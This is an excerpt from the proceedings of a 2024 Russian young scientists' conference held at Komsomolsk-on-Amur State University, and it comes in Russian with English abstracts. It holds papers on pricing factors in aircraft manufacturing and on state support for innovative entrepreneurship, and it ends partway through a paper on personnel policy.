

НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ: ОТ ИДЕЙ К ВНЕДРЕНИЮ

Часть 2

Материалы III Всероссийской
научно-практической конференции молодых ученых
Комсомольск-на-Амуре, 11-12 декабря 2024 г.



Комсомольск-на-Амуре
2025

Министерство науки и высшего образования Российской Федерации

Федеральное государственное бюджетное
образовательное учреждение высшего образования
«Комсомольский-на-Амуре государственный университет»

**НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ:
ОТ ИДЕЙ К ВНЕДРЕНИЮ**

Часть 2

Материалы III Всероссийской научно-практической конференции
молодых ученых
Комсомольск-на-Амуре, 11-12 декабря 2024 г.

Комсомольск-на-Амуре
2025

УДК 001:621
ББК 95.4
Н34

Рецензент – А. А. Буренин, главный научный сотрудник,
член-корреспондент РАН, доктор физико-математических наук, профессор
(Институт машиноведения и металлургии, ХФИЦ ДВО РАН)

Редакционная коллегия:

А. В. Космынин, доктор технических наук, профессор, отв. ред.;
П. А. Саблин, кандидат технических наук, доцент;
О. А. Красильникова, кандидат технических наук;
А. С. Гудим, кандидат технических наук, доцент;
И. А. Трещев, кандидат технических наук;
И. Н. Журбина, кандидат физико-математических наук
(г. Комсомольск-на-Амуре, КнАГУ)

Наука, инновации и технологии: от идей к внедрению : материалы Всеросс.
Н34 науч.-практ. конф. молодых ученых, г. Комсомольск-на-Амуре, 11-12 декабря
2024 г. / редкол. : А. В. Космынин (отв. ред.) и др. – Комсомольск-на-Амуре :
ФГБОУ ВО «КнАГУ», 2025. – Ч. 2. – 412 с.

ISBN 978-5-7765-1597-2 (Ч. 2)
ISBN 978-5-7765-1595-8

Материалы сборника освещают научные проблемы инновационного развития современной техники и технологий, объединяя усилия студентов, аспирантов, соискателей, молодых учёных и специалистов для решения актуальных задач науки и техники.

Публикуемые материалы будут полезны преподавателям вузов, руководителям и специалистам предприятий, а также студентам и аспирантам, проявляющим интерес к данной проблематике.

Материалы публикуются в авторской редакции. За содержание и достоверность статей ответственность несут авторы. Мнение редакции может не совпадать с мнением авторов статей. При использовании и заимствовании материалов ссылка на издание обязательна.

Конференция приурочена к 300-летию российской академии наук и предстоящему 70-летию Комсомольского-на-Амуре государственного университета.

УДК 001:621
ББК 95.4

ISBN 978-5-7765-1597-2 (Ч. 2)
ISBN 978-5-7765-1595-8

© ФГБОУ ВО «КнАГУ», 2025

СЕКЦИЯ. ЭКОНОМИКА И МЕНЕДЖМЕНТ

УДК 338.5:629.73

Андреев Кирилл Игоревич, студент, Комсомольский-на-Амуре государственный университет

Andreev Kirill Igorevich, student of Komsomolsk-na-Amure State University

Кузнецова Ольга Рудольфовна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kuznetsova Olga Rudolfovna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ФАКТОРЫ ЦЕНООБРАЗОВАНИЯ НА ПРОДУКЦИЮ АВИАСТРОИТЕЛЬНОГО ПРЕДПРИЯТИЯ

FACTOR INFLUENCING THE PRICING OF AIRCRAFT MANUFACTURING PRODUCTS

Аннотация. В условиях высокой конкурентной среды и постоянных изменений в рыночной конъюнктуре, компании сталкиваются с необходимостью адаптации своих ценовых стратегий для достижения устойчивого роста и максимизации прибыли. Сформулированы внешние и внутренние факторы, оказывающее влияние на конечную цену продукции авиационного предприятия. Сделан вывод о том, что ценообразование - это довольно сложный процесс, а анализ ценообразующих факторов является важным его этапом.

Abstract. In a highly competitive environment and constant changes in market conditions, companies face the need to adapt their pricing strategies to achieve sustainable growth and maximize profits. The external and internal factors influencing the final price of the aviation enterprise's products are formulated. It is concluded that pricing is a rather complex process, and the analysis of price-forming factors is an important stage of it.

Ключевые слова: ценообразование, внешние и внутренние факторы, авиастроительные предприятия, затраты, стратегия ценообразования.

Keywords: pricing, external and internal factors, aircraft manufacturers, costs, pricing strategy.

Введение

Авиационная промышленность в современных условиях является одной из затратных, фондоемких и технологически сложных отраслей не только в экономике России, но и в целом в мировой экономике. Эти специфические особенности отрасли отражаются на процессе ценообразования и на содержании его этапов.

Ценообразование представляет собой ключевой аспект управления любым предприятием и является сложным многофакторным процессом, оказывающим значительное влияние на конечную стоимость продукта. В отличие от большинства других секторов экономики, цена на самолеты и другую авиационную технику формируется под влиянием особого сочетания затратных, рыночных, технологических и др. факторов.

Авиастроительные компании разрабатывают и производят сложные изделия, активно взаимодействуют с заинтересованными сторонами, включая государственные структуры, международные организации и частные компании. Это взаимодействие накладывает особые требования к ценообразованию, которое должно учитывать не только затраты на производство, но и политические, экономические и инновационные факторы.

Основная часть

Ценообразование на продукцию авиастроительного предприятия зависит от ряда факторов, то есть всех тех обстоятельств, которые могут повлиять на формирование ценовой политики [2]. Эти факторы по своей сути можно разделить на две большие

группы - внешние и внутренние. Каждый из этих факторов играет немаловажную роль в формировании конечной стоимости изделий (рисунок 1).




Рисунок 1 – Ключевые факторы ценообразования

Рассмотрим подробнее внешние факторы, влиять на них предприятие не может, но при установлении цены на свое изделие должно обязательно их учитывать:

1. Эластичность спроса. Это самый главный и значимый из факторов, поскольку именно покупатель и его активность - источник денежных средств для любой фирмы [4]. Процесс формирования цен в условиях рыночного ценообразования происходит в сфере реализации продукции. Именно здесь сталкиваются спрос на изделие, предложение, полезность товара, целесообразность его приобретения [3].

2. Государственное регулирование оказывает огромное влияние на ценообразование для продукции авиастроительного предприятия через определённые механизмы:

- налог на прибыль, НДС и др. налоги, которые увеличивают общие затраты авиастроительной компании. Такие затраты, в свою очередь, могут быть перенесены на конечного потребителя в виде более высоких цен;

- государственные органы устанавливают строгие стандарты по безопасности и качеству для авиационной продукции. Соблюдение этих стандартов требует значительных инвестиций в исследования, разработки и тестирование. Это может увеличить себестоимость и цену на продукцию;

- авиастроительные предприятия, работающие по государственным контрактам, могут получать гарантированные объёмы заказов, что позволяет им планировать свои издержки и устанавливать стабильные цены.

3. Ключевая ставка, устанавливаемая Центральным банком России, оказывает значительное влияние на экономику в целом, и на ценообразование в авиапромышленности в частности. От ключевой ставки зависят цена заёмных источников финансирования компании, эффективность инвестиционной политики и экономическая активность предприятий. Изменение ключевой ставки может повлиять на общий уровень инфляции и на цены на сырьё и комплектующие. Если инфляция растёт, то это может привести к увеличению затрат на материалы, что также отразится на конечной цене продукции.

4. Инфляция. Из-за инфляции растут цены на сырьё, материалы, комплектующие, энергию и рабочую силу. Это приведёт к увеличению себестоимости производства и к повышению цен на авиационную продукцию.

5. Мировые экономические кризисы, пандемии и др. глобальные проблемы также могут изменить величину спроса на авиаперевозки, цены производителей изделий.

Анализ внутренних факторов показал, что структура затрат в авиационной промышленности отличается высокой сложностью и разнообразием, обусловленным длительными циклами разработки, сложными технологиями и высокими требованиями к качеству и безопасности продукции. Основные статьи в структуре затрат представлены на рисунке 2.

Анализируя данные рисунка, можно сделать вывод о том, что существенную долю в структуре занимают затраты, связанные с НИОКР и материальные затраты.

Оценка структуры затрат и постоянный их мониторинг помогает авиастроительным предприятиям определить оптимальную цену продукции, учитывая в цене затраты на производство и другие расходы.

Производственные затраты являются основным компонентом себестоимости продукции. Они включают в себя стоимость сырьевых материалов, трудозатраты, амортизацию оборудования, энергетические расходы и затраты на управление. В авиастроении, где используются высококачественные и дорогие материалы, такие как титаны и композиты, стоимость сырья может значительно варьироваться.




Рисунок 2 – Структура затрат

Эффективное управление производственными затратами и оптимизация процессов могут привести к снижению себестоимости и, соответственно, цены. И конечно же, цена должна учитывать не только производственные затраты, но также затраты на маркетинг, т.е. на обеспечение сбыта.

Заключение

Таким образом, можно сделать вывод, что ценообразование - это довольно сложный процесс, который зависит от множества внешних и внутренних факторов. Понимание сущности и значимости этих факторов и их взаимосвязей позволяет компаниям более точно и эффективно управлять ценами, адаптироваться к изменениям на рынке и обеспечивать устойчивое развитие в условиях постоянной неопределённости. Успешные авиастроительные компании демонстрируют способность эффективно учи-

тивать все эти факторы, используя гибкие стратегии ценообразования и постоянно адаптируясь к изменениям рыночной конъюнктуры.

Анализ внешних и внутренних факторов, является важным этапом процесса установления цены. А цена, в свою очередь, интересна не только производителям и покупателям, но и инвесторам, и регуляторам, стремящимся к устойчивому развитию авиационной отрасли.

СПИСОК ИСТОЧНИКОВ

1. Гузельбаева, Г. Т. Политика ценообразования российских и зарубежных авиационных компаний / Г. Т. Гузельбаева // Ценообразование: Учебное пособие, Казань: ун-т, 2021. - С. - 96. [Электронный ресурс]. Режим доступа: URL: https://kpfu.ru/staff_files/F_1970679470/Uchebnik_tsenoobrazovanie_ispra_vleno.pdf (Дата обращения: 25.11.24).
2. Как формируются цены: что такое ценообразование, его методы и стратегии [Электронный ресурс]// edutoria.ru - 2022 - URL: <https://edutoria.ru/blog/post/cto-takoe-tsenoobrazovanie-metody-i-strategii-formirova-niya-cen> (Дата обращения: 24.11.24).
3. Тулякова, Л. М. Ценообразование в гражданской авиации / Л. М. Тулякова // Учеб. - метод. комплекс - Ульяновск: УВАУ ГА(И), 2020. - С. - 119. [Электронный ресурс]. Режим доступа: URL: https://lib.ulstu.ru/venec_/2015/Tulyakova_1.pdf (Дата обращения: 24.11.24).
4. Ценообразование: стартовый гайд для маркетолога, предпринимателя и руководителя [Электронный ресурс]// skillbox.ru - 2023 - URL: <https://skillbox.ru/media/marketing/tsenoobrazovanie-startovyy-gayd-dlya-marketologa-predprinimatelya-i-rukovoditelya/> (Дата обращения: 24.11.24).
5. Штин, Я. С. Политика ценообразования российских и зарубежных авиационных компаний / Я. С. Штин // Финансовый университет при Правительстве Российской Федерации, г. Москва - 2015. - С. - 198-201. [Электронный ресурс]. Режим доступа: URL: <file:///C:/Users/user/Downloads/politika-tsenoobrazovaniya-rossiyskih-zarubezhnyh-aviatsionnyh-kompaniy.pdf> (Дата обращения: 24.11.24).

УДК 338.2

Ашрафова Джунай Агдамовна, студент, Комсомольский-на-Амуре государственный университет

Ashrafova Dzhunay Agdamovna, student, Komsomolsk-na-Amure State University

Бянкин Антон Сергеевич, старший преподаватель, Комсомольский-на-Амуре государственный университет

Byankin Anton Sergeevich, senior lecturer, Komsomolsk-na-Amure State University

ФОРМИРОВАНИЕ УСЛОВИЙ РАЗВИТИЯ ИННОВАЦИОННО-ТЕХНОЛОГИЧЕСКОГО ПРЕДПРИНИМАТЕЛЬСТВА FORMATION OF DEVELOPMENT CONDITIONS INNOVATIVE AND TECHNOLOGICAL ENTREPRENEURSHIP

Аннотация. Стратегические ориентиры развития РФ связаны с трансформацией науки и технологий в ключевой фактор развития страны. Реализуемые Национальные проекты предусматривают активизацию в регионах России инновационно-технологического предпринимательства, формирование определенных условий для его развития. Цель статьи – рассмотреть эволюцию этапов развития предпринимательства, обобщить основные необходимые условия для его инновационно-технологического развития.

Abstract. The strategic guidelines for the development of the Russian Federation are related to the transformation of science and technology into a key factor in the development of the country. The implemented National projects provide for the activation of innovative and technological entrepreneurship in the regions of Russia, the formation of certain conditions for its development. The purpose of the article is to consider the evolution of the stages of entrepreneurship development, to summarize the main necessary conditions for its innovative and technological development.

Ключевые слова: инновационно-технологическое предпринимательство, этапы и условия развития.

Keywords: innovative and technological entrepreneurship, stages and conditions of development.

Введение

Развитие экономики страны неразрывно связано с внедрением инновационных технологий и активизацией инновационно-технологического предпринимательства. В начале XXI века в России в качестве лозунга был озвучен переход к новой инновационной экономике, необходимости формирования условий и факторов развития инновационно-технологического предпринимательства. Целью данной статьи является обобщение ключевых аспектов формирования и реализации государственной политики, направленной на активизацию инновационно-технологического предпринимательства в России.

Основная часть

Инновационно-технологическое предпринимательство – это создание и функционирование нового бизнеса, в основу которого положено устойчивое конкурентное преимущество, основанное на высокотехнологичной инновационной идее.


Повсеместное развитие средств и технологий производства оказало значительное влияние на развитие предпринимательской деятельности. При котором ключевыми факторами становятся: научно-информационное производство; автоматизация, электронизация и цифровизация процессов деятельности и их информационного обеспечения.

Наряду с традиционным производственным предпринимательством и обслуживающими его сферами (финансового, страхового, консалтингового, коммерческо-торгового, посреднического предпринимательства) появляется инновационно-технологическое предпринимательство (рисунок 1).

На современном этапе инновационно-технологическое предпринимательство играет важную роль и становится необходимым инструментом в экономическом росте и социальном развитии любого государства.

Большинство ученых как зарубежных, так и российских, подразделяют предпринимательство на три группы: крупное, среднее и малое. Согласно Акимовой О.Е «крупное предпринимательство – это одна из основ современной экономики, а мелкое и среднее предпринимательство – важный показатель его состояния и развития».

Как правило, постоянное развитие, внедрение новых процессов возможно только за счет интеграции усилий крупного, среднего и малого бизнеса. Если для крупных фирм инновации сопоставимы с увеличением прибыли или расширением пространства для сбыта, то для мелких – это основа существования и выживания. При этом стоит учитывать, что у мелких фирм не всегда есть финансовые возможности для внедрения инноваций, чего нельзя сказать про средние и крупные фирмы, где имеется гораздо больше возможностей. Но не все так просто, как это кажется на первый взгляд, ведь без комплексного подхода, который включает в себя несколько взаимосвязанных элементов, развитие инновационно-технологического предпринимательства попросту невозможно.



Источник: составлено авторами

Рисунок 1 – Эволюция этапов развития предпринимательства

Рассмотрим условия развития инновационно-технологического предпринимательства (рисунок 2).




Рисунок 2 – Условия развития инновационно-технологического предпринимательства

1. Государственная поддержка.

Из ФЗ № 127 от 23.08.1996 (ред. 08.08.2024) «О науке и государственной научно-технической политике» следует, что «государство оказывает поддержку инновационной деятельности в целях модернизации российской экономики, обеспечивая конкурентоспособности отечественных товаров, работ и услуг на российском и мировом рынках, улучшения качества жизни населения». Помимо этого, на основе законодательства создают необходимые правовые, экономические, организационные условия, а также стимулы как для юридических, так и для физических лиц. Например, различные программы субсидирования малых и средних предприятий, занимающихся инновационной деятельностью. Так, Фонд Развития Дальнего Востока разработал программу поддержки развития малого и среднего предпринимательства на Дальнем Востоке, данная программа реализуется совместно с ведущими банками (Сбербанк, Банк ВТБ и др.). Исходя из данной программы следует, что субсидирование процентной ставки снижает стоимость займов для компаний из сегмента МСП на 4-6% и увеличивает сроки кредитования (до 3-10 лет).

2. Создание инновационной системы.

Это сеть организационно-экономических институтов, которая обеспечивает эффективное внедрение технологий в производственный процесс. К числу данных координирующих элементов относятся научно-технические парки, бизнес-инкубаторы, технополисы, инновационные предприятия и др. Их взаимодействие и слаженная работа важны для успешного развития инновационного сектора экономики. Например, согласно различным программам к 2025 году на Дальнем Востоке планируется открытие сразу 4 креативных кластеров в Благовещенске, Владивостоке, Улан-Удэ и Петропавловске-Камчатском. Что позволит собрать больше талантливых людей для генерации новых идей, а также создание проектов и продуктов, которые позволят привлечь инвестиции и создадут рабочие места. Также, немалое внимание уделяется развитию сети университетов и научно-исследовательских институтов на Дальнем Востоке.

3. Финансирование деятельности или стимулирование инновационной деятельности.

Применяются рыночно-ориентированные инструменты, такие, как налоговые льготы и грантовое финансирование, а также механизмы, регулирующие права интеллектуальной собственности. Однако, эффективность данных мер напрямую зависит от их скоординированного применения и учета специфики различных инновационных секторов. Внедрение новых технологий требует не только финансовых вложений, но и системного подхода. В качестве примера следует указать, что существуют программы льготного кредитования инновационных проектов на Дальнем Востоке. Это позволяет компаниям получать кредиты на более выгодных условиях. Также предоставляются следующие налоговые льготы: по налогу на прибыль, налог на имущество, освобожден от НДС и таможенных пошлин на ввоз технологического оборудования, аналоги которого не производятся в Российской Федерации и многое другое. Помимо этого, существуют различные гранты на проведение научно-исследовательских и опытно-конструкторских работ для инновационных компаний в Хабаровском крае.

4. Формирование инновационной системы.

Представляет собой динамическую и адаптивную подсистему социально-экономической структуры, объединяющие взаимосвязанные элементы и процессы, обеспечивающие оперативную реакцию на изменение потребностей рынка. Данная система должна быть способна к саморегуляции и постоянному совершенствованию, чтобы становиться более эффективной.

Например, создание слаженной работы между вузами. Ярким примером может послужить подписание Меморандума о взаимопонимании между Тайчжоуским университетом и Комсомольским-на-Амуре государственным университетом, согласно кото-

рому представители двух сторон договорились о совместном проведении научных исследований, публикации статей, создании совместных лабораторий и проведении студенческих обменов.

5. Информационное обеспечение инновационной деятельности – это наличие необходимой информации для управления процессами. Включает создание банков данных, научно-технических результатов и потенциальных возможностей реализации инновационных проектов. Примером реализации данного направления является инициация Правительством региона создания «Инновационного портала Хабаровского края».

Заключение

Таким образом, формирование и реализация эффективной государственной политики развития инновационного предпринимательства – это достаточно сложный и многогранный процесс, требующий системного подхода.

Для достижения успеха необходимо учитывать все вышеперечисленные факторы, а также адаптировать стратегию к меняющимся условиям. Помимо этого, следует подчеркнуть существенное отличие инновационно-технологического предпринимательства от традиционных форм предпринимательства.

Инновационно-технологическое предпринимательство характеризуется внедрением новых технологий и на их основе продуктов, бизнес-моделей, которые являются движущей силой технологического прогресса. Главным отличием его является то, что оно требует значительных вложений в НИОКР, более сложен в реализации, как требует создания специальных условий для его развития, включая доступ к финансированию, поэтому приходится вести постоянную работу над снижением рисков инновационной активности, а также разрабатывать дополнительные инструменты стимулирования. Именно через создание благоприятной среды для инновационных компаний государство может стимулировать экономический рост, повысить конкурентоспособность на мировом рынке, а также улучшить качество жизни населения.

СПИСОК ИСТОЧНИКОВ

1. О науке и государственной научно-технической политике : Федеральный Закон РФ от 23.08.1996 № 127-ФЗ (ред. От 08.08.2024). Доступ из справочно-правовой системы «КонсультантПлюс». Режим доступа : по подписке.

2. Гаврилов, Л. П. Инновационные технологии в коммерции и бизнесе : учебник для вузов / Л. П. Гаврилов. – Москва : Издательство Юрайт, 2024. – 372 с. – (Высшее образование). – ISBN 978-5-534-15960-8. – Текст : электронный // Образовательная платформа Юрайт [сайт].

3. Предпринимательство и инновации: от предприятий к экосистемам / под общей редакцией И.А. Аренкова, Е.А. Мидлер, Е.Г. Черновой. – СПб. : Изд-во СПбГЭУ, 2023. – 267 с.

4. Нусратова, З.Б. Инновации как ключ к успеху в современном предпринимательстве / З.Б. Нусратова, Ш.Хайитов // Экономика и социум. – 2024.

5. Акимова, О. Е. Инновационное предпринимательство в России: тренды, инструменты и потенциал развития: Монография / О. Е. Акимова [и др.]. – Москва ; Берлин : Директ-Медиа, 2019. – 126 с. ISBN 978-5-4475-9925-6

УКД 005.95

Ашрафова Джунай Агдамовна, студент, Комсомольский-на-Амуре государственные университет

Ashrafova Dzhunay Agdamovna, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, Associate Professor, Komsomolsk-na-Amure State University

КАДРОВАЯ ПОЛИТИКА КАК ВАЖНЕЙШИЙ ЭЛЕМЕНТ В УПРАВЛЕНИИ ПЕРСОНАЛОМ PERSONNEL POLICY AS THE MOST IMPORTANT ELEMENT OF PERSONNEL MANAGEMENT

Аннотация. В данной статье будет рассмотрено понятие кадровой политики и ее важность для организации. Также рассмотрены элементы кадровой политики: планирование, отбор и прием персонала, адаптация персонала, оценка персонала, повышение квалификации и мотивация работника. И то, как все элементы оказывают влияние на эффективность работы.

Abstract. This paper will discuss the concept of human resource policy and its importance to an organization. Also considered are the elements of personnel policy: planning, selection and recruitment of personnel, personnel adaptation, personnel evaluation, professional development and employee motivation. And how all the elements impact performance.

Ключевые слова: кадровая политика, управление персоналом, элементы кадровой политики, набор и прием персонала, адаптация персонала, оценка персонала.

Keywords: personnel policy, personnel management, elements of personnel policy, recruitment and reception of personnel, personnel adaptation, personnel assessment.

Введение

В современном мире, где число различных предприятий увеличивается с каждым днем, тем самым делая конкуренцию еще более ожесточенной, а в следствие с этим меняя и повышая требования к персоналу, управление персоналом и решение кадрового вопроса становится все острее. Ведь организации, которые стремятся к успеху, вынуждены не только привлекать профессионалов, но и заботиться о уже имеющихся работниках. Например, повышая их квалификацию или поддерживая психологический климат в коллективе, где будет комфортно каждому работнику. Так как именно от сотрудников зависит то, насколько эффективно будет работать компания и ее способность адаптироваться к изменениям, возникающих из-за различных факторов.

Основная часть

Согласно учебно-методическому комплексу Ж.И. Гусевой «Термин «кадровая политика» имеет широкое и узкое толкование. В широком смысле это система принципов и норм, приводящих человеческий ресурс в соответствие со стратегией организации. В узком смысле понимается набор конкретных правил, пожеланий и ограничений во взаимоотношениях людей и организации». [1]

Следует понимать, что прежде всего мы говорим о работнике, которого рассматриваем не как «винтик» в большом механизме производственной системы, который должен работать не покладая рук, а как человека, чьи чувства и желания не должны подавляться. А удовлетворенность, чувство собственного достоинства, чувство участия должны выходить на передний план. Именно поэтому каждый руководитель должен задумываться о грамотном ведении кадровой политики, а не отодвигать данный вопрос на второй или третий план. Ведь от этого будет зависеть не только результат работы конкретного сотрудника, но и всей организации. Потому что если каждый работник бу-

дет удовлетворен своей деятельностью, понимает, что его ценят, если психологический климат будет налажен как среди коллег, так и с руководителем, то и работать будет намного приятнее. Нежели, когда тебя не ценят, а управляют исключительно административными методами, игнорируя твои заслуги и мнения.

Далее будут рассмотрены цели и задачи кадровой политики (рисунок 1) [1].



Рисунок 1 – Цели и задачи кадровой политики

На представленном выше рисунке изображены цели и задачи кадровой политики. Это наглядно демонстрирует ключевые цели кадрового процесса такие как, организация работы с персоналом или обеспечение баланса между процессами обновления и сохранения как количественного, так и качественного состава кадров. А задачи включают в себя разработку и внедрение механизмов для реализации обозначенных целей.

Управление персоналом влияет на все аспекты управления, таким образом определяя ее успешность. Рассмотрим ключевые элементы кадровой политики (рисунок 2).

